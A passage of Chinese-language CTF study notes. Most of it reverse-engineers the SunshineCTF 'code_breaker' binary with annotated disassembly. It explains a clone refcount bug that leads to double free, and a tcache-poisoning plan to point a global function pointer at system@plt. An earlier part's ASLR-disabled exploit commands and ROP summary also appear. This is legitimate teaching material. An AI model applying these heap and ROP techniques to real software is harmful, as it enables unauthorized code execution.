# 關掉 ASLR 跑（方便對位址）
setarch -R python3 exploit.py
# 重現 gdb 證據
./gdb_evidence.sh
# 手動 gdb（PIE base = 0x555555554000）
gdb -q ./homemaker -ex 'b *0x555555554000+0x1a76' -ex 'run' \
    -ex 'info registers rbp rsp' -ex 'x/8gx $rbp-8'
```

一句話總結

APPEND 的 off-by-one 把 16-bit 的 *capacity* 從 *0x100* 撐成 *0x1ff*，於是 *SEND STATE* 意外洩漏了 canary / saved rbp / 回傳位址（拿到 PIE base），再用第二次 *APPEND* 把金絲雀原樣寫回、蓋掉回傳位址，用 *pop rdi; ret*（藏在魔數 *0x1337c35f* 裡）＋ *system@plt* ＋自己放在 *.bss* 的 *"/bin/sh"* 拿到 shell。

Part 7 — pwn6 code_breaker（Heap + RPC）

原始檔案：*pwn6/notes.md*

SunshineCTF pwn6 — code_breaker 完整逆向與教學筆記

對象：**完全沒學過 ROP / pwn 的初學者**所有位址、offset 都是本檔案用 *objdump -d -M intel code_breaker*、*readelf*、*ROPgadget*、以及實際跑 *gdb*/本機測試**驗證過的**，沒有半個是猜的。檔名：*/home/kzzz/Documents/code/ctf/sunshine/pwn6/notes.md*

※ **完全沒學過 heap 的話**：先讀 *wp/99_速查表.md* §8（迷你版）與 *../pwn4/notes.md* §5（完整版，含 gdb 實測的 heap 佈局表），或至少先看本檔 §3.5（把 chunk / bin / tcache / safe-linking 用 20 行講完）。

---

0. 一句話總結

這是一個「自製加密 RPC 服務」的題目：

1. 它會從 `/dev/urandom` 讀 16 bytes 當 nonce，跟我們交換金鑰後，用一把**串流加密**溝通（每個 byte 都用 `S[(counter + i + K[i&0xf]) & 0xff]` 去 XOR）。
2. 它提供 7 個指令（0x10 ~ 0x16），是一套「**堆積物件管理器**」：配置/讀/寫/釋放/複製（clone）。
3. 「**複製（clone）時引用計數（refcount）算錯**」⇒ 同一塊 chunk 會被 `free()` 兩次 ⇒ **double free + use-after-free**。
4. 用 tcache poisoning 把「下一次 malloc 會回傳的位址」改成 `.bss` 裡的函式指標 `[PIE+0x40c0]`，再把 `system@plt` 寫進去。

5. 指令 0x15 會執行 `call qword ptr [0x40c0]`，而 rdi 正是我們送的字串 ⇒ 直接變成 `system("cat flag.txt ...")` ⇒ 得到 shell/旗標。

   完全不需要 ROP chain（但筆記第 5 節仍然從零教你 ROP/SROP，因為那是必備知識）。

---

1. 題目資訊與保護機制

1.1 檔案

```
code_breaker          14640 bytes  ELF 64-bit LSB **pie** executable, x86-64, stripped
libc.so.6           2125328 bytes  GNU C Library (Ubuntu GLIBC 2.39-0ubuntu8.3)
ld-linux-x86-64.so.2  236616 bytes  對應的動態連結器
```

`readelf -d code_breaker`：

```
 0x0000000000000001 (NEEDED)  Shared library: [libc.so.6]
 0x000000000000001d (RUNPATH) Library runpath: [$ORIGIN]     <-- 關鍵！
```

1.2 保護機制總表

保護	有沒有	怎麼看出來	對解題的影響
PIE	有	`readelf -h` → Type: DYN，Entry point 0x12a0	程式碼/全域變數位址每次執行都不同，必須先 **leak PIE base** 才能算 .bss、system@plt 的位址
Canary	有	`mov rax, qword ptr fs:0x28` + `__stack_chk_fail`	想覆蓋 return address 就必須先洩漏 canary，否則 `__stack_chk_fail` 會 abort
NX	有	GNU_STACK ... RW（沒有 E）	堆疊不可執行，不能把 shellcode 放到 stack 上跑 → 要走 ROP / ret2libc 這條路
Partial RELRO	有	GNU_RELRO 0x3da8 size 0x258 → 只保護到 0x4000；.got.plt 在 0x3fe8，函式 GOT 在 0x4000 之後	.got.plt（例如 system@0x4028）**可以寫**，可以 GOT overwrite
ASLR	有	系統預設	所有 base 每次都不一樣，一樣要靠 leak
SHSTK / IBT (CET)	標記有、**實際沒開**	.note.gnu.property: x86 feature: IBT, SHSTK，每個函式開頭與 PLT 都是 endbr64	本題在一般 Linux 上沒有被強制啟用；而且我們跳去的 system@plt 開頭就是 endbr64，即使開了 IBT 也能過
glibc 版本	2.39	`strings libc.so.6 | grep 'GNU C Library'`	有 **tcache**、有 **safe-linking**（指標會跟 位址>>12 做 XOR）、tcache_key 是隨機值（不是指標）⇒ 影響 heap 攻擊手法

1.3 怎麼執行它（重要！） 題目附了自己的 libc.so.6(2.39)跟 ld-linux-x86-64.so.2，但 ELF 的 interpreter 寫的是 /lib64/ld-linux-x86-64.so.2（系統的）。直接 ./code_breaker 會用系統 ld 去載入題目的 libc，結果：

```
./code_breaker: ./libc.so.6: undefined symbol: __nptl_change_stack_perm, version GLIBC_PRIVATE
```

因為 **ld 與 libc 是一對的，不能混搭**。正確跑法（也是 pwntools 用的）：

```
process(['./ld-linux-x86-64.so.2', '--library-path', '.', './code_breaker'])
```

（RUNPATH=$ORIGIN 只是告訴程式去哪找 libc，**不能**改變「用哪個 ld」。）

---

2. 逐行組語解說（從零開始）

2.1 先認識 16 個通用暫存器　x86-64 有 16 個 64-bit 通用暫存器，寫法/用途：

64-bit	低 32	低 16	低 8	傳統用途（System V AMD64 ABI）
rax	eax	ax	al	**函式回傳值**；syscall 編號；乘除法
rbx	ebx	bx	bl	被呼叫者保存（callee-saved），常當迴圈計數/指標
rcx	ecx	cx	cl	第 4 個參數；迴圈計數（rep 也用）
rdx	edx	dx	dl	第 3 個參數；乘除法高位
rsi	esi	si	sil	**第 2 個參數**
rdi	edi	di	dil	**第 1 個參數**
rbp	ebp	bp	bpl	frame pointer（本題被當一般暫存器用）
rsp	esp	sp	spl	**堆疊指標**（指向堆疊頂端）
r8~r15	r8d~r15d	r8w~r15w	r8b~r15b	第 5、6 個參數是 r8、r9，其餘 callee-saved

命名規則：*e* 開頭 = 32-bit，*r* 開頭 = 64-bit，*w* = 16-bit，*b*/*l* = 8-bit。

2.2 System V AMD64 呼叫慣例（本題大量依賴）　呼叫 foo(a, b, c, d, e, f, g) 時：

```
rdi = a , rsi = b , rdx = c , rcx = d , r8 = e , r9 = f , 第 7 個以後「從右往左」push 到 stack
回傳值放在 rax
```

而且 **call 會把返回位址 push 到 stack**，進入函式時 rsp % 16 == 8（所以函式一開頭通常 push rbp 讓它變 16 對齊）。這件事在第 5.4 節（movaps 崩潰）非常重要。

2.3 常用指令速查（本題真的會用到的）

指令	中文解釋
mov dst, src	複製（把 src 的值放到 dst）
lea dst, [base+index*scale+disp]	**只做位址計算，不存記憶體**。常用 lea rax,[rip+X] 取「字串位址」，lea eax,[r9-1] 拿來做減法
add / sub	加 / 減
xor a, a	自己跟自己 XOR ⇒ 0（也是最短的「清零」寫法）
cmp a, b	做 a - b 但只更新旗標（不存結果）→ 配 je/jne/ja/jb/jg/jl

指令	中文解釋
`test a, b`	做 AND 但只更新旗標 → `test rax,rax; js` 就是「rax 是負數嗎」
`jmp`	無條件跳
`jcc`	條件跳（`je`=相等、`jne`=不等、`ja`/`jb`=無號大/小、`jg`/`jl`=有號大/小、`js`=負、`jge`=有號 ≥） | |call| `push` 返回位址 + 跳 | |ret| `pop` 返回位址 + 跳（**ROP 的核心**） | |push/pop| 把值放上/拿下 `stack`（rsp同時 `-8`/`+8`） | |leave| 等於mov rsp,rbp; pop rbp（本題沒用到，但要知道） | |movzx dst, src| 把**小**的值**零擴展**到大（例：movzx r15d, dx把 `16-bit` 讀成 `32-bit` 且高位補 `0`） | |movsxd| 有號擴展（例：movsxd rax, dword [rbp+rax*4]把 `32-bit` 有號位移讀成 `64-bit`） | |cdqe| 把eax有號擴展成rax| |imul| 有號乘法 | |shl/shr/sar| 左移/邏輯右移/算術右移 | |rol/ror| 循環移位（本題用rol al,3做加密） | |movdqa/movaps/movups/movdqu| SSE 一次搬 `16 bytes`；dqa/aps要求 **16-byte 對齊**，沒對齊會#GP→ 程式掛掉 | |endbr64 ‘

2.4 `_start`：程式從哪裡開始？

```
00000000000012a0 <.text+0xe0>:
    12a0: f3 0f 1e fa          endbr64
    12a4: 31 ed                xor    ebp,ebp                  ; rbp = 0 (最外層 frame)
    12a6: 49 89 d1             mov    r9,rdx                   ; r9 = rtld_fini
    12a9: 5e                   pop    rsi                      ; rsi = argc
    12aa: 48 89 e2             mov    rdx,rsp                  ; rdx = argv
    12ad: 48 83 e4 f0          and    rsp,0xfffffffffffffff0   ; 16-byte 對齊
    12b1: 50                   push   rax
    12b2: 54                   push   rsp
    12b3: 45 31 c0             xor    r8d,r8d                  ; r8 = fini = 0
    12b6: 31 c9                xor    ecx,ecx                  ; rcx = init = 0
    12b8: 48 8d 3d 01 ff ff ff lea    rdi,[rip+0xffffffffffffff01]  # 11c0  <-- main!
    12bf: ff 15 fb 2c 00 00    call   QWORD PTR [rip+0x2cfb]      # 3fc0  <-- __libc_start_main
    12c5: f4                   hlt
```

找 main 的方法：`__libc_start_main(main, argc, argv, init, fini, rtld_fini, stack_end)`，第一個參數是 `rdi`。這裡 `lea rdi,[rip-0xff]` 算出 `0x11c0` ⇒ **`main = 0x11c0`**。

2.5 PLT / GOT 與 lazy binding

```
0000000000001150 <system@plt>:
    1150: f3 0f 1e fa          endbr64
    1154: ff 25 ce 2e 00 00    jmp    QWORD PTR [rip+0x2ece]   # 4028   <-- system 的 GOT 項
    115a: 66 0f 1f 44 00 00    nop    WORD PTR [rax+rax*1+0x0]
```

- **GOT (.got.plt)**：一張「函式指標表」。`0x4028` 這格（= system 的 GOT 項）第一次被呼叫前指向的是 **PLT0 + stub** 的模式（`0x1020` 是 PLT0：`push [GOT+8]; jmp [GOT+16]`），會去呼叫動態連結器把真的 libc system 位址填進去（**lazy binding**），之後就直接跳。每個函式的 stub 固定 0x10 bytes：system 是**第 6 個** JUMP_SLOT（`0x4028 = 0x4000 + 5*8`），所以它自己的 stub 在 **`0x1080`**（`0x1030 + 5*0x10`），內容是 `push 0x5; jmp 0x1020`。（`0x1030` 是**第 1 個** JUMP_SLOT，也就是 `free` 的 stub —— 別認錯。）
- **PLT**：一段「跳板」，把 `call system@plt` 轉成「跳到 GOT 裡記的位址」。
- 對攻擊者的意義：`system@plt` 這個位址**從頭到尾固定**（PIE base + 0x1150），所以只要知道 PIE base，就能拿到「一個能呼叫 system 的位址」。
- 本題 `main` 一開始就呼叫了 `system("true")`（見 2.6），所以 system 的 GOT 早就被解析好了。

2.6 `main`（`0x11c0`）逐行

```
00000000000011c0 <main>:
    11c0: f3 0f 1e fa          endbr64
    11c4: 48 83 ec 08          sub    rsp,0x8            ; 對齊
    11c8: 48 8d 3d 44 0e 00 00 lea    rdi,[rip+0xe44]   # 2013  -> "true"
    11cf: e8 7c ff ff ff       call   1150 <system@plt> ; system("true")  ⟸ 作者故意的「禮物」
    11d4: 66 0f 6f 05 64 0f 00 movdqa xmm0,[rip+0xf64]  # 2140  -> "CodeBreaker\0\0\0\0"
    11dc: 48 8d 05 ad 01 00 00 lea    rax,[rip+0x1ad]   # 1390  -> endbr64; ret  (空函式 stub)
    11e3: 31 d2                xor    edx,edx
    11e5: 48 89 05 d4 2e 00 00 mov    [rip+0x2ed4],rax  # 40c0  ; *把 stub 存進全域函式指標*
    11ec: 48 b8 32 2e 31 2e 34 movabs rax,0x342e312e32       ; "2.1.4"
    11f6: 0f 11 05 cb 2e 00 00 movups [rip+0x2ecb],xmm0 # 40c8  ; 40c8 = "CodeBreaker"
    11fd: 66 0f ef c0          pxor   xmm0,xmm0               ; xmm0 = 0
    1201: 48 89 15 08 2f 00 00 mov    [rip+0x2f08],rdx  # 4110  ; 清零
    1208: 0f 11 05 d9 2e 00 00 movups [rip+0x2ed9],xmm0 # 40e8
    120f: 48 89 05 f2 2e 00 00 mov    [rip+0x2ef2],rax  # 4108  ; "2.1.4" 版本字串
    1216: c7 05 08 2f 00 00 30 mov    DWORD [rip+0x2f08],0x30 # 4128
    1220: 0f 11 05 b1 2e 00 00 movups [rip+0x2eb1],xmm0 # 40d8
    1227: 0f 11 05 c9 2e 00 00 movups [rip+0x2ec9],xmm0 # 40f7
    122e: 0f 11 05 e2 2e 00 00 movups [rip+0x2ee2],xmm0 # 4117
    1235: e8 36 04 00 00       call   1670               ; 握手 handshake
    123a: 89 c2                mov    edx,eax
    123c: b8 01 00 00 00       mov    eax,0x1
    1241: 85 d2                test   edx,edx
    1243: 78 07                js     124c               ; 握手失敗 -> 直接結束
    1245: e8 b6 06 00 00       call   1900               ; 指令主迴圈
    124a: 31 c0                xor    eax,eax
    124c: 48 83 c4 08          add    rsp,0x8
    1250: c3                   ret
```

重點：**0x40c0 = 一個「函式指標」，預設值是 0x1390（endbr64; ret，等於什麼都不做）**。後面指令 0x15 會 call [0x40c0]。這就是我們的攻擊目標。

.rodata（objdump -s -j .rodata）告訴我們字串位置：

```
 2000 01000200 72002f64 65762f75 72616e64   ....r./dev/urand
 2010 6f6d0074 72756500 ...                 om.true.
 2020 30fcffff a0fbffff 20fbffff c8faffff   <-- 0x16~0x10 指令的 jump table
 2030 60faffff e0f9ffff e8fcffff 00000000
 2040 b782bfe0 ...  (256 bytes 的 S-box)
 2140 436f6465 42726561 6b657200            "CodeBreaker"
```

另外 0x2004 是 "r"（fopen 的模式），0x2006 是 "/dev/urandom"。

2.7 讀/寫底層：read_exact(0x13a0) 與 send(0x1450)

```
00000000000013a0 <.text+0x1e0>:            ; int read_exact(void *buf /*rdi*/, size_t n /*rsi*/)
    13a0: 41 54              push   r12
    13a2: 49 89 fc           mov    r12,rdi              ; r12 = buf
    13a5: 55                 push   rbp
    13a6: 48 89 f5           mov    rbp,rsi              ; rbp = n
    13a9: 53                 push   rbx
    13aa: 31 db              xor    ebx,ebx              ; rbx = 已讀長度 = 0
    13ac: eb 0a              jmp    13b8
    13b0: 48 01 c3           add    rbx,rax              ; 已讀 += read() 的回傳值
    13b3: 48 39 eb           cmp    rbx,rbp
    13b6: 73 28              jae    13e0                 ; 讀滿了 -> return 0
    13b8: 48 89 ea           mov    rdx,rbp
    13bb: 31 ff              xor    edi,edi              ; rdi = 0  (fd 0 = stdin)
    13bd: 49 8d 34 1c        lea    rsi,[r12+rbx*1]      ; rsi = buf + 已讀
    13c1: 48 29 da           sub    rdx,rbx              ; rdx = n - 已讀
    13c4: e8 97 fd ff ff     call   1160 <read@plt>      ; read(0, buf+off, n-off)
    13c9: 48 85 c0           test   rax,rax
    13cc: 7f e2              jg     13b0                 ; >0 繼續；≤0 -> return -1
```

⇒ **這是一個「讀好讀滿」函式，短讀（short read）不會破壞協定**，TCP 分段也沒關係。

0x1450 則是「**寫一封訊息**」：先把長度做 rol ax,8（**host → big-endian**），寫 2 bytes 長度前綴，再寫資料。（0x1510 是「加密後再呼叫 0x1450」的版本。）

2.8 指令協定與解密迴圈（0x1900） 訊息格式（全部 **big-endian**）：

```
+--------+--------+----------------------------------+
| len_hi | len_lo | payload (len bytes, 已被串流加密) |
+--------+--------+----------------------------------+
```

payload[0] = 指令碼，payload[1..] = 參數。
主迴圈（0x1900）先配置 0x3000+0x48 bytes 的 stack frame，並放上 canary：

```
190a: 48 81 ec 00 10 00 00 sub rsp,0x1000      ; 大 stack frame（每 0x1000 一次
1911: 48 83 0c 24 00       or  QWORD PTR [rsp],0x0   ; 是 glibc 的 stack probe，
... 重複三次 ...                                    ; 用來「摸」每一頁避免跳頁）
192e: 48 83 ec 48          sub    rsp,0x48
1932: 4c 8d 25 07 07 00 00 lea    r12,[rip+0x707]   # 2040  ; r12 = S-box
1939: 4c 8d 35 90 29 00 00 lea    r14,[rip+0x2990]  # 42d0  ; r14 = K（16-byte 金鑰表）
1940: 48 8d 2d d9 06 00 00 lea    rbp,[rip+0x6d9]   # 2020  ; rbp = jump table
1947: 64 48 8b 04 25 28 00 00 00   mov rax,QWORD PTR fs:0x28   ; ← canary 讀出
1950: 48 89 84 24 38 30 00 00      mov [rsp+0x3038],rax        ; ← 存到 rsp+0x3038
1958: 31 c0                xor    eax,eax
195a: 48 8d 44 24 2c       lea    rax,[rsp+0x2c]            ; &len
195f: 48 8d 5c 24 30       lea    rbx,[rsp+0x30]            ; 訊息緩衝區 msg = rsp+0x30
1964: 48 89 44 24 08       mov    [rsp+0x8],rax
1970: 48 8b 74 24 08       mov    rsi,[rsp+0x8]
1975: 48 89 df             mov    rdi,rbx
1978: e8 73 fa ff ff       call   13f0                      ; 收一封訊息
197d: 85 c0                test   eax,eax
197f: 0f 88 97 04 00 00    js     1e1c                      ; 連線結束 -> 離開
1985: 44 0f b7 6c 24 2c    movzx  r13d,WORD PTR [rsp+0x2c]     ; r13 = len
198b: 66 45 85 ed          test   r13w,r13w
198f: 74 df                je     1970                      ; len==0 就再收
; ---- 解密（串流密碼） ----
1991: 44 8b 0d 28 29 00 00 mov    r9d,DWORD PTR [rip+0x2928] # 42c0  ; C = 收方計數器
1998: 48 89 da             mov    rdx,rbx                   ; rdx = msg
199b: 31 c9                xor    ecx,ecx                   ; i = 0
199d: 44 89 cf             mov    edi,r9d
19a0: 29 df                sub    edi,ebx                   ; edi = C - (msg 的低 32 位)
19a8: 48 89 ce             mov    rsi,rcx                   ; rsi = i
19ab: 8d 04 17             lea    eax,[rdi+rdx]             ; eax = (C - msg) + (msg+i) = C+i
19ae: 83 c1 01             add    ecx,0x1
19b1: 83 e6 0f             and    esi,0xf                   ; i & 0xf   ⟸ 注意：用「訊息內」的索引
19b4: 41 02 04 36          add    al,BYTE PTR [r14+rsi*1]   ; al += K[i & 0xf]
19b8: 0f b6 c0             movzx  eax,al
19bb: 41 0f b6 04 04       movzx  eax,BYTE PTR [r12+rax*1] ; al = S[(C+i+K[i&0xf]) & 0xff]
19c0: 30 02                xor    BYTE PTR [rdx],al         ; msg[i] ^= al
19c2: 48 83 c2 01          add    rdx,0x1
19c6: 66 44 39 e9          cmp    cx,r13w
19ca: 72 dc                jb     19a8
; ---- 更新計數器 & 分派 ----
19cc: 41 8d 55 ff          lea    edx,[r13-0x1]             ; edx = len-1
19d0: 0f b6 4c 24 30       movzx  ecx,BYTE PTR [rsp+0x30]     ; cl = 指令碼
19d5: 44 0f b7 fa          movzx  r15d,dx                   ; r15 = len-1
19d9: 43 8d 44 39 01       lea    eax,[r9+r15*1+0x1]
19de: 89 05 dc 28 00 00    mov    [rip+0x28dc],eax          # 42c0  ; 計數器 += len
19e4: 8d 41 f0             lea    eax,[rcx-0x10]            ; 指令碼 - 0x10
19e7: 3c 06                cmp    al,0x6
19e9: 0f 87 52 04 00 00    ja     1e41                      ; 不在 0x10~0x16 -> 錯誤回應
19ef: 0f b6 c0             movzx  eax,al
19f2: 48 63 44 85 00       movsxd rax,DWORD PTR [rbp+rax*4+0x0]  ; 讀 jump table 的 32-bit 位移
19f7: 48 01 e8             add    rax,rbp                   ; 目標 = 0x2020 + 位移
19fa: 3e ff e0             notrack jmp rax                   ; 跳過去！
```

加密公式（本題最關鍵的數學）：

```
keystream(C, i) = S[ (C + i + K[i & 0xf]) & 0xff ]
msg[i] ^= keystream(C, i)
```

- C = 這封訊息開始時的全域計數器（收/送各有一個：0x42c0 收、0x42c4 送）
- i = **訊息內的** byte 索引（0 開始）⇒ **K 的索引用 `i & 0xf`，不是 `(C+i) & 0xf`**！（這裡我第一次逆錯，導致指令只有第 0 個 byte 解得對、後面全錯，花了很久才抓到。切記！）

- S = `.rodata 0x2040` 那 256 bytes 的表，K = 握手算出來的 16 bytes 金鑰表

  由於兩邊的計數器都從 0 起算且都用「已處理 byte 數」，**加密與解密是同一個函式**。
  指令 jump table（`0x2020`，每個是 4-byte 有號位移，基準是 `0x2020`）：

指令	位移	處理函式	功能
`0x10`	`-0x3d0`	`0x1c50`	alloc：`malloc(size)`，存進 slot
`0x11`	`-0x460`	`0x1bc0`	read：把 slot 的資料傳回給我們
`0x12`	`-0x4e0`	`0x1b40`	write：把資料寫進 slot（**上限 = slot.size**）
`0x13`	`-0x538`	`0x1ae8`	free：`free(slot.ptr)` 並把 refcount -1
`0x14`	`-0x5a0`	`0x1a80`	clone：把 slot B 複製到空的 slot A（**本題漏洞在這裡**）
`0x15`	`-0x620`	`0x1a00`	call：`call [0x40c0](我們的字串)`
`0x16`	`-0x318`	`0x1d08`	dump：把 `0x40c0` 起 240 bytes 傳回來（**PIE leak**）

2.9 握手（0x1670）：金鑰交換與驗證

```
1688: 48 8d 35 75 09 00 00 lea rsi,[rip+0x975]  # 2004 -> "r"
168f: 48 8d 3d 70 09 00 00 lea rdi,[rip+0x970]  # 2006 -> "/dev/urandom"
16a9: e8 02 fb ff ff       call 11b0 <fopen@plt>
16ae: 48 85 c0             test rax,rax
16b1: 0f 84 f9 01 00 00    je   18b0                    ; 開不起來就失敗
16b7: 48 8d 7c 24 10       lea  rdi,[rsp+0x10]           ; buf
16bc: 48 89 c1             mov  rcx,rax                  ; FILE *
16bf: ba 10 00 00 00       mov  edx,0x10                 ; nmemb = 16
16c7: be 01 00 00 00       mov  esi,0x1                  ; size = 1
16cc: e8 3f fa ff ff       call 1110 <fread@plt>        ; fread(buf,1,16,fp)
16d4: 48 83 f8 10          cmp  rax,0x10
16d8: 0f 85 0e 02 00 00    jne  18ec                     ; **短讀就失敗**（沒有 uninit 洩漏）
16e3: 48 8d 5c 24 40       lea  rbx,[rsp+0x40]
16f6: c6 44 24 40 01       mov  BYTE PTR [rsp+0x40],0x1  ; 標籤 = 1
16fb: 0f 11 4c 24 41       movups [rsp+0x41],xmm1        ; 16 bytes nonce
1700: e8 4b fd ff ff       call 1450                     ; 明文送出：01 || Ns
1718: e8 d3 fc ff ff       call 13f0                     ; 收我們回覆
1725: 66 83 7c 24 0c 10    cmp  WORD PTR [rsp+0xc],0x10
172b: 0f 86 7f 01 00 00    jbe  18b0                     ; 長度必須 > 16
1731: 80 7c 24 40 02       cmp  BYTE PTR [rsp+0x40],0x2  ; 標籤必須 = 2
1736: 0f 85 74 01 00 00    jne  18b0
```

然後是金鑰排程（4 輪 × 16 bytes）：

```
1776: 0f 29 54 24 20       movaps [rsp+0x20],xmm2        ; buf[0..15]  = Ns（伺服器 nonce）
177b: 0f 29 5c 24 30       movaps [rsp+0x30],xmm3        ; buf[16..31] = Nc（我們送的 nonce）
1790: 8d 14 06             lea    edx,[rsi+rax*1]        ; 索引 (j + 8*r) & 0x1f
1793: 48 83 c0 01          add    rax,0x1
1797: 48 83 c1 01          add    rcx,0x1
179b: 83 e2 1f             and    edx,0x1f
179e: 0f b6 54 14 20       movzx  edx,BYTE PTR [rsp+rdx*1+0x20]
17a3: 32 50 ff             xor    dl,BYTE PTR [rax-0x1]  ; ^ K[j]
17a6: 0f b6 d2             movzx  edx,dl
17a9: 0f b6 54 15 00       movzx  edx,BYTE PTR [rbp+rdx*1+0x0] ; S[...]
17ae: 32 51 ff             xor    dl,BYTE PTR [rcx-1]    ; ^ buf[3r+j]
17b1: c0 c2 03             rol    dl,0x3
17b4: 88 50 ff             mov    BYTE PTR [rax-0x1],dl  ; K[j] = rol8(S[buf[..]^K[j]] ^ buf[3r+j], 3)
17b7: 48 39 c7             cmp    rdi,rax
17ba: 75 d4                jne    1790
```

```
17bc: 41 83 c0 03          add    r8d,0x3
17c0: 49 83 c1 03          add    r9,0x3                ; buf 前進 3
17c4: 83 c6 08             add    esi,0x8
17c7: 41 83 f8 0c          cmp    r8d,0xc
17cb: 75 b3                jne    1780                  ; 共 4 輪
```

Python 等價：

```python
K = [0]*16
buf = Ns + Nc                       # 32 bytes
for r in range(4):
    for j in range(16):
        K[j] = rol8(S[buf[(j + 8*r) & 0x1f] ^ K[j]] ^ buf[3*r + j], 3)
```

接著把兩個計數器歸零、收第三封訊息（標籤 3 + 16 bytes 驗證碼）：

```
17cd: c7 05 ed 2a 00 00 00 mov DWORD PTR [rip+0x2aed],0x0  # 42c4   ; 送方計數器 = 0
17dd: c7 05 d9 2a 00 00 00 mov DWORD PTR [rip+0x2ad9],0x0  # 42c0   ; 收方計數器 = 0
17e7: e8 04 fc ff ff       call 13f0
1844: 66 83 fe 10          cmp  si,0x10
1848: 76 66                jbe  18b0                        ; len > 16
184a: 80 7c 24 40 03       cmp  BYTE PTR [rsp+0x40],0x3      ; 標籤 = 3
184f: 75 5f                jne  18b0
1851: c6 44 24 0e 04       mov  BYTE PTR [rsp+0xe],0x4       ; 回應：04 ??
1860: 41 0f b6 0c 04       movzx ecx,BYTE PTR [r12+rax*1]    ; K[i]
1865: 8d 50 05             lea  edx,[rax+0x5]
1868: 83 e2 0f             and  edx,0xf
186b: 41 0f b6 14 14       movzx edx,BYTE PTR [r12+rdx*1]    ; K[(i+5)&0xf]
1870: 32 54 0d 00          xor  dl,BYTE PTR [rbp+rcx*1+0x0]   ; ^ S[K[i]]
1874: 41 88 54 05 00       mov  BYTE PTR [r13+rax*1+0x0],dl   ; 期望值[i]
188d: 48 33 44 24 20       xor  rax,QWORD PTR [rsp+0x20]
1897: 48 09 d0             or   rax,rdx
189a: 74 3a                je   18d6                        ; 全部相同 -> 成功
```

所以我們必須送：`0x03 || (S[K[i]]^ K[(i+5)&0xf]) for i in 0..15`（整封用 counter=0 加密）。

握手完成後：**收方計數器 = 17**（第三封訊息 17 bytes），**送方計數器 = 2**（回應 `04 00`）。之後每一封訊息 計數器 += 訊息長度，所以兩邊都把「絕對 byte offset」當作 stream position。

2.10 物件槽（slot table）與指令細節

`0x41c0` 開始是 **16 個 slot，每個 16 bytes**：

```
struct slot {           // 共 0x10 bytes
    void *ptr;          // +0x00  malloc 回來的指標
    u16   size;         // +0x08  這塊記憶體的大小（≤ 0x400）
    u16   refcount;     // +0x0a  引用計數（= 有幾個 slot 指向它）
    /* +0x0c..0x0f padding */
};
```

0x10 alloc（0x1c50）：檢查 `len>3`、`index<=0xf`、slot 必須是空的、`size` 為 big-endian 的 2 bytes、`1 <= size <= 0x400`、`size+2 < len-1`，然後 `malloc(size)` + `__memcpy_chk(malloc_ptr, msg+4, size, size)`（**destlen = size，所以不可能溢位**），最後 `slot.ptr=ptr; slot.size=size; slot.refcount=1`。

0x11 read（0x1bc0）：把 `slot.size` bytes 從 `slot.ptr` 複製到回應緩衝區送出，長度前綴會蓋在回應裡。（**沒有檢查是不是已釋放** ⇒ UAF read！）

0x12 write（0x1b40）：`memcpy(slot.ptr, msg+4, n)`，但 n 被 `slot.size` 限制住（`cmp WORD PTR [rdx+0x8],ax; jb` 錯誤）⇒ 單獨看**不是** heap overflow。

0x13 free（0x1ae8）：

```
1b10: 49 8b 7d 00          mov    rdi,QWORD PTR [r13+0x0]   ; rdi = slot.ptr
1b14: 48 85 ff             test   rdi,rdi
1b17: 74 b7                je     1ad0                      ; 空的 -> 錯誤
1b19: e8 e2 f5 ff ff       call   1100 <free@plt>           ; free(slot.ptr)
1b1e: 66 41 83 6d 0a 01    sub    WORD PTR [r13+0xa],0x1    ; refcount--
1b24: 75 0d                jne    1b33                      ; 還有引用 -> 「保留 ptr」
```

```
    1b26: 31 f6                xor    esi,esi
    1b28: 66 41 c7 45 08 00 00 mov    WORD PTR [r13+0x8],0x0   ; size = 0
    1b2f: 49 89 75 00          mov    QWORD PTR [r13+0x0],rsi  ; ptr  = NULL
```

0x14 clone（0x1a80）：

```
    1a90: 0f b6 54 24 31       movzx  edx,BYTE PTR [rsp+0x31]     ; A = msg[1]（目的，必須是空的）
    1a95: 0f b6 44 24 32       movzx  eax,BYTE PTR [rsp+0x32]     ; B = msg[2]（來源，必須非空）
    1ab1: 48 8b 30             mov    rsi,QWORD PTR [rax]         ; rsi = slot[B].ptr
    1ab4: 48 85 f6             test   rsi,rsi
    1ab7: 74 17                je     1ad0                        ; B 是空的 -> 錯誤
    1ac0: 48 83 39 00          cmp    QWORD PTR [rcx],0x0
    1ac4: 0f 84 94 03 00 00    je     1e5e                        ; A 是空的 -> 進複製
   ...
    1e5e: 0f b7 50 08          movzx  edx,WORD PTR [rax+0x8]       ; edx = slot[B].size
    1e62: 66 c7 41 0a 01 00    mov    WORD PTR [rcx+0xa],0x1      ; slot[A].refcount = 1  ← !!
    1e68: 48 89 31             mov    QWORD PTR [rcx],rsi         ; slot[A].ptr = slot[B].ptr
    1e6b: 66 83 40 0a 01       add    WORD PTR [rax+0xa],0x1      ; slot[B].refcount++    ← !!
    1e70: 66 89 51 08          mov    WORD PTR [rcx+0x8],dx       ; slot[A].size = slot[B].size
```

問題就在 1e62 與 1e6b：**兩個 slot 共用同一塊記憶體，卻各自保有自己的 refcount**。這不是「共用計數」，而是「各自數自己的」⇒ 見第 4 節。

2.11 指令 0x15 與指令 0x16

```
0000000000001a00 <cmd 0x15 handler>:
    1a00: 48 8d 74 24 31       lea    rsi,[rsp+0x31]            ; src = msg+1
    1a05: 0f b7 d2             movzx  edx,dx                     ; n = len-1
    1a08: b9 00 10 00 00       mov    ecx,0x1000                ; 目的大小 = 0x1000
    1a0d: 48 8d bc 24 30 10 00 00  lea rdi,[rsp+0x1030]         ; dest = rsp+0x1030
    1a15: 48 89 54 24 18       mov    [rsp+0x18],rdx            ; 存 n
    1a1a: 48 89 74 24 10       mov    [rsp+0x10],rsi            ; 存 src
    1a1f: e8 4c f7 ff ff       call   1170 <__memcpy_chk@plt>   ; 安全：n ≤ 0xfff 且 dest 有 0x1000
    1a24: 42 c6 84 3c 30 10 00 00  mov BYTE PTR [rsp+r15*1+0x1030],0x0  ; 補 '\0'
    1a2d: 4c 8d bc 24 30 20 00 00  lea r15,[rsp+0x2030]         ; 回應緩衝區
    1a35: 48 89 c7             mov    rdi,rax                    ; rdi = 字串位址
    1a38: ff 15 82 26 00 00    call   QWORD PTR [rip+0x2682]     # 40c0  *** 間接呼叫！
    1a3e: ba 15 00 00 00       mov    edx,0x15
    1a43: 48 8b 74 24 10       mov    rsi,[rsp+0x10]
    1a48: 48 8d bc 24 32 20 00 00  lea rdi,[rsp+0x2032]
    1a50: 66 89 94 24 30 20 00 00  mov WORD PTR [rsp+0x2030],dx ; 回應開頭 = 0x15, 0x00
    1a58: 48 8b 54 24 18       mov    rdx,[rsp+0x18]
